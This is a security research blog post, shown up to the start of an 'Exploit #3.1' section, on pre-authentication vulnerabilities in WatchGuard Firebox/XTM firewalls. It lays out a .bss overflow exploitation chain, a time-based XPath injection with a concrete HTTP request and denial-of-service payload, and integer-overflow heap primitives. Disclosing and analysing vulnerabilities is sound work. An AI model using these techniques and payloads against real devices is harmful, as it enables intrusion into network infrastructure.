HOW IT WORKS (/HOW-IT-WORKS) OFFERS (/OFFERS) ABOUT (/ABOUT) BLOG (/BLOG/)
CONTACT (/CONTACT)

BLIND EXPLOITS TO RULE WATCHGUARD FIREWALLS

29
August, 2022

POSTED BY CHARLES FOL

WATCHGUARD FIREWALL ROUTER FIREBOX XTM EXPLOIT BINARY REMOTE CVE-2022-31789 CVE-2022-31790 WSGA-2022-00017 WSGA-2022-00015 WSGA-2022-00018

Blind exploits to rule WatchGuard firewalls

Abstract

Early this year, WatchGuard firewalls have been under attack multiple times, most notably by the russian APT Sandworm and their malware, Cyclops Blink (https://en.wikipedia.org/wiki/Cyclops_Blink). Over the course of 4 months, the editor released three firmware updates, patching numerous critical vulnerabilities.

Coincidely, this was when I started looking for bugs in such firewalls for a red team engagement. This started a race against the clock: I needed to find a vulnerability - and make an exploit work - before a patch was released. Coincidentally, most of the vulnerabilities were blind, while knowledge was critical: despite having the same firmware, WG devices run on different CPU architectures and libc versions.

This blogpost will follow the journey in which I discover 5 vulnerabilities - 2 patched along the way - and build 8 distinct exploits, and finally obtain an unpatched **pre-authentication remote root 0-day on every WatchGuard Firebox/XTM appliance**.

Introduction

Initial foothold

In 2021, while performing a red team engagement, my colleagues found a camera with weak credentials on our client's external network, and managed to escalate the bug to RCE. To their *disappointment however, the camera could only reach one machine in the internal network: a firewall of the **WatchGuard Firebox** brand. Since I had a few days free, they asked me if I could have a quick look at it, see if there were no low-hanging fruits.*

Watchguard offers two main brands, Firebox and XTM appliances. Both come with various models (Firebox T10, T15, M440, M500, etc.), various computer architectures (x86_64, AARCH, PowerPC), and obviously, various firmware versions.

We weren't sure about the precise version of the target, but since the client was very serious security-wise, we expected it to be fully updated. A few queries on static files of the exposed HTTP interfaces confirmed it.

There was no way to find out the precise model or architecture however, so since the constructor also made its appliances available as a VMware virtual machine, I decided these were problems for later and imported the last version of the FireboxV VM into VirtualBox.

Attack surface

Watchguard firewalls expose two web interfaces: a standard "user" interface on ports 80/443, and an administration interface on ports 8080 / 4117. At the time, a quick Shodan search showed thousands of the latter, blatantly exposed on the internet.

This administration interface is built from a cherrypy python backend, but every sensitive action is done by sending XML-RPC requests to a C binary called `wgagent`. The binary runs in 64 bits, is not PIE, and is partial-RelRO; the system, however, has ASLR. Citing Wikipedia:

> XML-RPC is a remote procedure call (RPC) protocol which uses XML to encode its calls and HTTP as a transport mechanism.

The only pre-authentication endpoint is `/agent/login` , to... authenticate. Here's an example authentication attempt:

```
POST /agent/login HTTP/1.1
Content-Type: text/xml

<methodCall>
    <methodName>login</methodName>
    <params>
        <param>
            <value>
                <struct>
                    <member>
                        <name>password</name>
                        <value><string>readwrite</string></value>
                    </member>
                    <member>
                        <name>user</name>
                        <value><string>admin</string></value>
                    </member>
                    <member>
                        <name>domain</name>
                        <value><string>Firebox-DB</string></value>
                    </member>
                    <member>
                        <name>uitype</name>
                        <value><string>2</string></value>
                    </member>
                </struct>
            </value>
        </param>
    </params>
</methodCall>
```

Although the authentication was properly implemented (no logic bugs), this already felt like a very interesting attack surface: XML parsed using C.

XML-RPC parsing

XML-RPC expects a method name and parameters of various types, and returns a response.

Parameters can be scalars, numbers, strings, dates, or more complex types like structures. You can think of the structure type as an associative array, like a `dict` in python. Each key-value pair is called a member.

The target, `wgagent`, always expects a single parameter with a "structure" type. If we go back to the example request, we can see this parameter, which contains a structure made of 4 members:

```
<params>
    <param>
        <value>
            <struct>
                <member> <!-- First member: "password" -> "readwrite" -->
                    <name>password</name>
                    <value><string>readwrite</string></value>
                </member>
                <member> <!-- Second member: "user" -> "admin" -->
                    <name>user</name>
                    <value><string>admin</string></value>
                </member>
                <member>
                    <name>domain</name>
                    <value><string>Firebox-DB</string></value>
                </member>
                <member>
                    <name>uitype</name>
                    <value><string>2</string></value>
                </member>
            </struct>
        </value>
    </param>
</params>
```

Internally, the binary uses libxml2 (https://en.wikipedia.org/wiki/Libxml2) to parse the input. It produces a C structure containing the name of the XML-RPC method and linked list of parameters, which themselves contain a linked list of members, `xmlrpc_member` .

```
struct xmlrpc_member {
    xmlrpc_member* next;
    char* key;
    char* value;
    unsigned int value_len;
}
```

The XML-RPC request above would yield 4 members:

```
NAME     VALUE       VALUE_LEN
password readwrite   9
user     admin       4
domain   Firebox-DB  10
uitype   2           1
```

Every C structure and character buffer gets allocated dynamically, on the heap.

To send binary data, such as new firmware or encrypted files, member values can also be sent as base64 using the following construct:

```
<member>
    <name>some-key</name>
    <value><base64>c29tZSB2YWx1ZQ==</base64></value>
</member>
```

Additionally, to reduce the size of the POST data, the whole XML-RPC request can be gzip-compressed.

While looking at the implementation of the state machine, the first vulnerability erupted.

Vulnerability #1: Blind alphanumeric .bss overflow

Primitive

While parsing the XML, `wgagent` keeps track of its current position by storing the XPath of the current XML tag in a buffer located in the `.bss`, named `current_xpath`. For instance, while parsing the login request[1], `current_xpath` would successively have the values `/methodCall`, `/methodCall/methodName`, `/methodCall/params`, ..., `/methodCall/params/param/value/struct/member/name`, and then `/methodCall/params/param/struct`, `/methodCall/params/param`, *etc.*

When entering a new XML tag, the router concatenates a `/` and its name to the previous `current_xpath` value using `strcat()`. When parsing an exit tag, a NULL byte is written to replace the last `/` value.

For instance, here are the successive values while parsing `<A><B><C></C></B></A>` (⊙ NULL BYTE):

```
             -- current_xpath ------------------
⊙            00 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
/A⊙          2F 41 00 ?? ?? ?? ?? ?? ?? ?? ?? ??
/A/B⊙        2F 41 2F 42 00 ?? ?? ?? ?? ?? ?? ??
/A/B/C⊙      2F 41 2F 42 2F 43 00 ?? ?? ?? ?? ??
/A/B⊙C⊙      2F 41 2F 42 00 43 00 ?? ?? ?? ?? ??
/A⊙B⊙C⊙      2F 41 00 42 00 43 00 ?? ?? ?? ?? ??
⊙A⊙B⊙C⊙      00 41 00 42 00 43 00 ?? ?? ?? ?? ??
```

However, the implementation is lazy: there's no bound check. By sending an XML document with a huge XML tag, `strcat()` writes out of bounds.

This bug comes with a few limitations:

1. we can only send characters that are a valid XML tag (`a-z` , `0-9` for instance, but not `?` or `,`), and NULL bytes.
2. `current_xpath` is very close to the end of the BSS; nothing of interest comes after it in this section.

Luckily for us, security mitigations are not up to date. This solves both our problems:

1. Since the binary is not PIE, a lot of its addresses are known, and can be written in alphanumeric characters (for instance, `0x414450` would be `PDA` followed by 5 null bytes)
2. Since `randomize_va_space` is set to `1` , right after the BSS comes the heap, which we can overwrite.

The glibc (`ptmalloc`) of the appliance I had was at version 2.28, which supports tcache with no mitigations. As such, the first chunk of the heap segment is the tcache array (`tcache_perthread_struct`). However, the tcache is very much solicitated while the XML is being parsed (lots of allocations of various sizes), and overwriting anything but the first tcache bin (for chunks of size `0x20`) yields a crash.

As a result, the primitive comes down to being able to overwrite the tcache pointer for chunks of size `0x20` with alpha-numeric characters.

Exploitation

While parsing the XML-RPC parameters, the binary will allocate a `member` structure to store a name, value, and the current size of the value. If a member has been parsed completely (`<member>` and `</member>` tags have been parsed), and no `<name>` has been provided, the member and its value are freed. Otherwise, the program will process the request, return a response, and then free every member (and their name / value). As such, we can:

- Allocate chunks of any size (by sending a member value), with any contents (by sending this value as base64)
- Allocate and immediately free chunks of any size (by sending a unnamed member)
- Change the first tcache entry to an alphanumeric value (by overflowing)

This is really good, as it allows us to write `0x20` (or less) arbitrary bytes at an address, as long as said address can be represented in alphanumeric. Since the binary is partial-RelRO, we can look to overwrite the GOT entry for `free()` with `system()` , and then free arbitrary data to execute system commands. Sadly, the GOT address of `free()` , `0x4263a8` , is not representable with our charset: we can't just change the tcache and point to it.

Using the free space in between `current_xpath` and the heap, we can however build fake chunk headers, in order to point to them with the tcache pointer we control. Just to demonstrate, here's how we'd "encode" the header for a chunk size of `0x50` :

```
<...>
    <Q> <!-- 0x51 -->
        <AAAAA />
        <AAAAA />
        <AAAA />
        <AAA />
        <AA />
        <A />
    </Q>
</...>
```

And would produce the following successive values in `current_xpath` :

```
                      -- current xpath ------------------
/...⊙                  00 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
/.../Q⊙                2F 51 00 ?? ?? ?? ?? ?? ?? ?? ?? ??    0x????????????0051
/.../Q/AAAAA⊙          2F 51 2F 41 41 41 41 41 00 ?? ?? ??    0x0041414141412F51
/.../Q/AAAA⊙⊙           2F 51 2F 41 41 41 41 00 00 ?? ?? ??    0x0000414141412F51
/.../Q/AAA⊙⊙⊙            2F 51 2F 41 41 41 00 00 00 ?? ?? ??    0x0000004141412F51
/.../Q/AA⊙⊙⊙⊙             2F 51 2F 41 41 00 00 00 00 ?? ?? ??    0x0000000041412F51
/.../Q/A⊙⊙⊙⊙⊙              2F 51 2F 41 00 00 00 00 00 ?? ?? ??    0x00000000000412F5
/.../Q⊙⊙⊙⊙⊙⊙⊙⊙               2F 51 00 00 00 00 00 00 00 ?? ?? ??    0x0000000000000
/...⊙Q⊙⊙⊙⊙⊙⊙⊙⊙                00 51 00 00 00 00 00 00 00 ?? ?? ??    0x000000000000
                          -- chunk header -------             ------------------
                                                                \ chunk header (qwc
```

Therefore, we create two overlapping chunks of size `0x50` like so:

- We use the overflow to:
  - Create a fake chunk header of size `0x50`, `C1`, and another one `0x20` bytes underneath, `C2`. Both these fake chunks have ASCII-representable addresses.
  - Change the `0x20` tcache entry and make it point to `C1`
- Create an unnamed member of size `0x18`, which will allocate then free `C1`, putting it in the `0x50` tcache list
- Using the overflow again, make `C1->next = C2`
- Create a member value of size `0x48`; it gets allocated in `C1`, overwriting the beginning of `C2`, including its `->next` pointer. Make `C2->next = free@got`.
- Create another `0x48` chunk, which goes into `C2`. The next tcache `0x50` entry is now `free@got`.
- Allocate another `0x48` chunk and overwrite the `free@got` with `wgut_system()`, a system wrapper.
- Trigger `free()` with some arbitrary data to get code execution.

Testing the target

A nice, clean 0day in a few hours of work, perfect. We went on to test it on the target and... nothing happened. Puzzled, we went back on the constructor's website to check if we had the right firmware.

*We didn't: a new version had been released 3 days after we downloaded the firmware, **patching the vulnerability**.*

Although the vulnerability had been patched for months, it did not get a CVE until after (February 2022). It is now very much documented: documented by Greynoise (https://www.greynoise.io/blog/watchguard-cve-2022-26318-rce-detection-iocs-and-prevention-for-defenders), write-up by Asset Note (https://blog.assetnote.io/2022/04/13/watchguard-firebox-rce/), POC (https://github.com/misterxid/watchguard_cve-2022-26318).

Vulnerability #2: Time-based XPath injection

This was but a small set-back, and maybe one to learn from: I vowed to monitor updates from now on. In any case, why go for a binary exploit when we can't know the precise model, firmware, and computer architecture ? I went on to look for logic bugs.

Primitive

I had a look a `wgcgi` , which handles the "standard" VPN login interface running on port 443.

Users can log-in using various authentication services such as an LDAP server, the device's user database (Firebox-DB), an Active Directory, *etc.* To do so, the client sends, through an HTTP POST request, its credentials along with a name identifier for the authentication server (Firebox-DB, SOMECORP.LAN, *etc.*). `wgcgi` then checks if the authentication server exists, and connects to it to verify the credentials.

Like most of the configuration of the appliance, the one for authentication servers is stored in an XML file: to process the request, `wgcgi` will obtain the configuration of the requested authentication server using an XPath query on the configuration file.

```
cfgapi_setnode(v3, "/profile/auth-domain-list");
snprintf(s, 0x160uLL, "//auth-domain-list/auth-domain/type[../name=\"%s\"]",
if ( (unsigned int)cfgapi_getint(v4, s, &v6) )
  ...
```

The variable `name` is the name of the authentication server, as provided by the user. Its contents are not checked or sanitized before being included in the xpath query, which results in an **XPath injection**.

Here's how a unauthenticated user can reach the bug:

```
POST /wgcgi.cgi HTTP/1.1
Host: 10.138.51.24

fw_username=toto
&fw_password=b
&fw_domain=Firebox-DB" and INJECTION and "
&submit=Login
&action=fw_logon
&fw_logon_type=mfa_response
&lang=en-US
&mfa_choice=3
&response=3
```

The XPath injection allows us to query the contents of the XML file, and potentially obtain master credentials for the authentication servers. Sadly, since we don't have valid credentials, the CGI will always return a generic error, independently from the result of the XPath query. We have an injection, but no way to obtain the result, because the response does not depend on it. This excludes the standard exploitation methods for XPath injections: through output, and blind.

Exploitation

As for SQL injections, if there's no output, we can go with time-based exploits.

Sadly, at the time, time-based Xpath injections did not seem to be a thing: after a few Google searches, I only managed to find a Denial of Service payload, documented in the W3C XML Signature Best Practices (https://www.w3.org/TR/xmldsig-bestpractices/#xpath-filtering-denial).

```
count(//. | //@* | //namespace::*)
```

The logic is simple: make the parser go through every possible node and attribute to slow the execution down. This obviously requires the XML document to be rather big, which was not the case here. To make things worse, the xpath API had version 1.0 (https://www.w3.org/TR/1999/REC-xpath-19991116/), so they weren't many functions to put to use.

By trial and error, I discovered that we could make the computation exponential using global selectors in predicates:

```
PAYLOAD                                                   TIME
count((//.))                                              00.000022
count((//.)[count((//.))])                                00.000791
count((//.)[count((//.)[count((//.))])])                  00.116801
count((//.)[count((//.)[count((//.)[count((//.))])])])    21.747945
```

A DOS payload, even for small documents! I just needed to make this conditional.

```
Firebox-DB" and <condition> and count((//.)[count((//.)[count((//.)]]) and "
```

Example payload:

```
Firebox-DB" and substring((//search-user-pwd),1,1)="A" and count((//.)[count((
```

A new XPath injection technique, compatible with XPath version 1.0: **time-based XPath injection !**

Testing the target

I had a data bug, involving no binary exploitation, 0-day, and valid on any appliance. There was no way this was going to fail, and it did not: the exploit worked fine.

This was, however, a dead end: while we were hoping to find admin LDAP credentials in the configuration file, the authentication domain was bound with no credentials, and as such no password was available.

The bug can be found as CVE-2022-31790 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-31790), and WSGA-2022-00017 (https://www.watchguard.com/wgrd-psirt/advisory/wgsa-2022-00017).

Vulnerability #3: Integer overflow leading to heap overflow / UAF

Since there was nothing to steal in the configuration, and I could not find any way to bypass the authentication, I had to go back to binary. It was fine, since I didn't explore much of the code yet; I was *confident I could find another bug.*

Int overflow

To understand this one, we need to go into more details into the implementation of the XML-RPC parser.

As said before, `wgagent` extracts members from the XML-RPC request as a triple: `(name, value, value_len)`. Here's an example XML-representation for a member and its corresponding C structure:

```
<member>
    <name>some-key</name>
    <value><string>Some value</string></value>
</member>
```

```
struct xmlrpc_member {
    xmlrpc_member* next;
    char* key;
    char* value;
    unsigned int value_len;
}
```

```
(xmlrpc_member) $3 {
    .next = NULL,
    .key = "some-key",
    .value = "Some value",
    .value_len = 9
}
```

To collect these values, the program defines callback functions for when an XML tag is opened, closed, or when characters are received. It then parses the XML in chunks of size *99999* bytes using `xmlParseChunk()` (libxml2 (https://gnome.pages.gitlab.gnome.org/libxml2/devhelp/libxml2-parser.html#xmlParseChunk)), and repeats the operation until the whole document has been read.

As a consequence, if we were to send a member value whose length is superior to *99999*, it would necessarily be parsed over two calls to `xmlParseChunk()` . To be able to handle such cases, the program is able to append new data to a value as it gets received:

```
/**
 * Callback that is called when XML data is received.
 * Example: <tag1>abcd</tag1> -> characters("abcd", 4)
 */
void characters(state_data_struct state_data, char to_append, int append_len)
    [...]
    switch(state_data->state) {
        case IN_MEMBER_VALUE:
            // Adds additional data to the value field of the current member
            xmlrpc_member member = state_data->current_member;
            member->value = realloc_concat_405615(member->value, member->value
            member->value_len += append_len; // [5]
            break;
    }
    [...]
}
```

The `realloc_concat_405615()` function simply computes the full size required for `new_value` , and reallocs the original heap buffer. It then appends the new data through a `memcpy()` call, adds a terminating null byte, and returns the new buffer. Here's the simplified implementation:

```
char * __fastcall realloc_concat_405615(char *value, int value_len, char *to_ap
{
 1:    _BYTE *new_value; // [rsp+20h] [rbp-10h]
 2:    int new_size;
 3:
 4:    new_size = value_len + 1 + append_len + 1;
 5:    new_value = realloc(value, new_size);
 6:
 7:    if ( !new_value )
 8:        return value;
 9:
10:    memcpy(&new_value[value_len], to_append, append_len);
11:    new_value[value_len + append_len] = 0;
12:
13:    return new_value;
}
```

For instance, if we send a value which consists of the `A` character, repeated `12000` times, we would have two calls to xmlParseChunk(): the first one would allocate a buffer of, for instance, `8002` bytes (using `realloc(NULL, 8002)`), and set `value_len` to `8000`. The second would then increase the size of the buffer (using `realloc(member->value, 12002)`), and increment `value_len` to `12000`.

```
xmlParseChunk(...) // "...<member><name>...</name><value><string>AAAAAAAAA...'
    // First call to characters(): member->value is NULL
    characters("AAAAA..AAA", 8000)
        member->value = realloc_concat(NULL, 0, "AAAAA..AAA", 8000)
        member->value_len = 8000
xmlParseChunk(...)
    // Second call to characters(): additional data gets appended
    characters("AAAAA..AAA", 4000) // "...AAAAAAAAAAA</string></value>"
        member->value = realloc_concat(member->value, 8000, "AAAAA..AAA", 400(
        member->value_len = 12000
```

Now, the `realloc_concat_405615()` function presents a few bugs: first, if the `realloc()` call (line 5) returns `NULL`, the original pointer is returned (line 8). Also, `value_len` and `append_len` are signed integers, and if `value_len + 1 + append_len + 1` (line 4) is negative, it gets sign extended to fit a `size_t` for the `realloc()` call (line 5), and as such becomes a huge value. A third bug happens right after the `realloc_concat()` call: even if the reallocation fails, `value_len` is incremented (last line of `characters()`).

Primitives

Let's see what happens if we send an XML document that contains a member with a value of size ~ 4 GB. Remember, we can send the XML document as GZIP, so it does not take too long.

Internally, `realloc_concat()` will get called thousands of times, reallocating the buffer, and `value_len` then gets incremented.

For the first 2GB of data, `realloc_concat()` will function normally: the buffer gets reallocated (it gets bigger by `99999` bytes each time), and `value_len` reflects its size.

After 2GB however, `new_size` (L4) becomes bigger than `INT_MAX` : it gets negative. Since `realloc()` expects a `size_t` has its second argument, `new_size` gets sign-extended, yielding a huge `size_t` value. **This causes the call to fail**: `realloc()` returns `NULL` , and does not change the original buffer (`value`). `realloc_concat()` then returns the original buffer, without making the `memcpy()` call (L8). Right after, `member->value_len` still gets incremented.

From 2GB to 4GB, the behaviour is the same: `realloc()` call keeps failing, because `new_size` is still a negative integer. The original 2GB buffer is unchanged, but `member->value_len` keeps **increasing**.

After a while, we reach a critical point where `new_size` overflows: it becomes superior or equal to zero, while `value_len` is still **negative**. The `realloc()` call succeeds again, but the `memcpy()` call (L10) writes at address `new_value + value_len` , *i.e.* **before** the allocated buffer.

This gives us two primitives:

1. If we send 4GB - 2 bytes of data, the last realloc call will be `realloc(chunk_of_size_2GB, 0)` , causing the chunk to be freed. `realloc()` will return `NULL` , as it should, and as such `realloc_concat()` will then return the address of the **now-freed** buffer, producing a **use-after-free**.
2. If we send 4GB - 16 bytes of data, and then 16 bytes or more (say 26), the last `realloc()` call will be `realloc(chunk_of_size_2GB, 10)` , but the `memcpy()` calls that follows will begin 16 bytes before the allocated buffer. This gives us a way to **overwrite the chunk header** of `new_value` .

Both primitives, however, can only be triggered on chunks whose size is around 2GB; chunks of this size are allocated through `mmap()` , and freed using `munmap()` .

In addition, no data sent to the binary is ever echoed back in the HTTP response: we have to work without leaks.

From now on, we'll refer to the two primitives, respectively, as the *UAF* primitive and the *header-rewrite* primitive.

Standard attacks on mmapped chunks and "House of Muney"

When `malloc()` creates an mmapped chunk, it stores a 16 bytes header containing a `prev_size` (8 bytes) and a `size | flags` (8 bytes). The flags are always `IS_MMAPPED`. `size` and `prev_size` are both page aligned (`0x1000` granularity).

For instance, calling `malloc(0x40300)` would result in the following header:

```
----------------------
  prev_size | size
 0x00000000 | 0x41002
----------------------
```

While `size` indicates the size of the chunk, `prev_size` indicates the number of pages *before* the region. For standard usage, the `prev_size` field is always zero. When `free()` is called on an mmapped chunk `p`, it calls `munmap_chunk(p)`, which unmaps the region from `p - prev_size` to `p + size`.

```
int free(void* address) {
    //
    void* chunk_address = address - 0x10;
    size_t prev_size = prev_size(chunk_address);
    size_t size = chunk_size(chunk_address);
    munmap(chunk_address - prev_size, prev_size + size);
}
```

As an attacker, controlling the header of an mmapped chunk thus allows us to **clear any region of memory**, as long as we know its **relative position to the chunk**. For instance, let's say we have a chunk at address `0x7f0000004000`, and the libc at address `0x7f0000406000`. If we want to clear the first 2 pages of the libc, we can set `prev_size` and `size` like so:

```
offset = libc_address - mmapped_chunk_address # 0x402000
prev_size = - offset # 0xffffffffffbfe000
size = 0x2000 - prev_size = 0x2000 + offset # 0x404000
```

Our chunk header looks like this:

```
-------------------------------
 prev_size          | size
 0xfffffffffbfe000 | 0x404000
-------------------------------
```

Now, why would be unmap part of the libc ?

This is actually an attack that has been done before by Qualys security team (https://www.qualys.com/2020/05/19/cve-2005-1513/remote-code-execution-qmail.txt) (dubbed later "House of Muney" (https://maxwelldulin.com/BlogPost?post=6967456768)).

In short, `.dynsym` is a section that contains a list of symbols of a library, along with offsets at which to find them. When `ld` needs to resolve a function that has never been called yet, say `__ctype_b_loc()` , it'll use the section to find the offset of `__ctype_b_loc()` in the libc. It'll then add this offset to the base address of the libc, and call it.

The attack goes like this:

- change the header of an mmapped chunk and free it to unmap the `.dynsym` section of the libc,
- allocate a chunk to replace it,
- and call a libc function that has not been called yet.

To resolve the address of the function, `ld` will read the fake section, and read an offset chosen by the attacker. It'll then add the library base address to that offset, and call the function: this gets you RIP.

The attack is very elegant, also because it does not require a leak. The only required piece of information is the **offset between the victim chunk and the libc**. This is a problem for us: in our case, this offset is very variable, as we'll explain in the next section.

Growing chunks problems

If we create a member value of ~2GB, what will its address be, relative to the base address of the libraries ?

Since `mmap()` simply creates new regions on top of other regions (unless there are holes), this might seem trivial to compute: if we allocate a chunk of 2GB, its address will be 2GB less than the one of the last loaded library:

```
0x7f0180406000 ---- CHUNK --------------
                                       } 2GB
0x7f0200406000 ---- libnss.so ----------
0x7f0200412000 ---- libjson.so ---------
0x7f020042a000 ---- libc.so ------------
...
0x7f020051b000 ---- ld.so --------------
0x7f020051b000 -------------------------

<hole>

0x7fff....... ---- stack --------------
```

But the difficulty, in our case, comes from the fact that buffer is not allocated straight up to its maximum size: it grows slowly from a few kilobytes to 2GB. To end up with such a chunk, the program will allocate a few bytes (99999), then a few more (99999 * 2), and more (99999 * 3), until it reaches 2GB. This might seem trivial, but it very much complexifies the process: we don't have a single `malloc()` of size 2GB, but a succession of `realloc()` s, slowly increasing the size of our buffer.

Let's follow the successive properties of such a growed buffer. At the beginning, since it is pretty small, it gets allocated in the main arena. At some point, though, it gets too big to be stored in the heap, and `realloc()` calls `mmap()` to create an mmapped chunk. After this, when we realloc the buffer, it will internally call `mremap()` .

Now, this **"breaking point" size**, where `realloc()` creates an `IS_MMAPPED` chunk and discards the original buffer in the main heap, is not set in stone: the libc will only resort to calls to `mmap()` when there is no other possibility. If there is enough space to reallocate the buffer in the arena, it will do so. As a result, it depends on the current state of the heap, which we don't know on a remote target.


You would be right to think that this "breaking point" size does not vary too much. However, even a few bytes have disastrous effects.

Let's briefly cover the logic mmap uses to increase the size of the region (*i.e.* when `mremap()` is called):

1. If there is enough space under the region, just use this space to extend the region.
2. If there is not enough space, create a new region of the expected size and remove the old region.

As an example, let's say chunks grow of `0x19000` (=~ `99999`) bytes on each `xmlParseChunk()` iteration , and that the breaking point size is `0x400000` .


We send a huge value (~2GB) through XML-RPC. The first reallocations are done on the main heap, up until the breaking point size, which forces the call to `mmap()` .



As a result, the `IS_MMAPPED` chunk sits on top of the libraries (Fig 1).

When the next `realloc()` happens, the region needs to grow in size from `0x400000` to `0x419000` (`0x19000 =~ 99999`). The new chunk ends up on top of the previous one, and the latter gets unmapped (Fig 2).

On the next `realloc()` call (with size `0x432000`), `mremap()` just increases the size of the mmapped region, because the gap underneath is enough to fit the new size (Fig 3). It does so until the gap becomes inferior to `0x19000` in size (Fig 4, 5), at which point it needs to repeat the process and create a new region on top of the last one, and unmap the latter (Fig 6).



Now why is this important ?

Let's say we want to allocate 2GB to trigger one of our primitives. `realloc()` first uses the main arena, up until the breaking point where it needs to `mmap()`. The chunk then grows to 2GB through thousands of calls to `mremap()`. Now, if the size of the chunk when it is first mmapped is `0x400000`, the final offset from our final 2GB chunk to the libraries is `0x81af6000`. If the size is `0x401000`, the final offset is `0x833e7000`. That's a difference of **6385 pages**, for an initial size difference of **a single page**.

Throughout my tests, I realised that stabilising the size of the first mmapped chunk proved very hard, and very much impossible on remote targets, where we don't have a clue about the heap state.

Capping the `mmap_threshold` variable was no use by itself either, because allocations are serviced through unsorted chunks first.


But I'm rambling: since the appliance runs libc 2.28, which supports tcache, exploitation is easy, right ?

Exploit #3.1: UAF, chunk overlap, and tcache

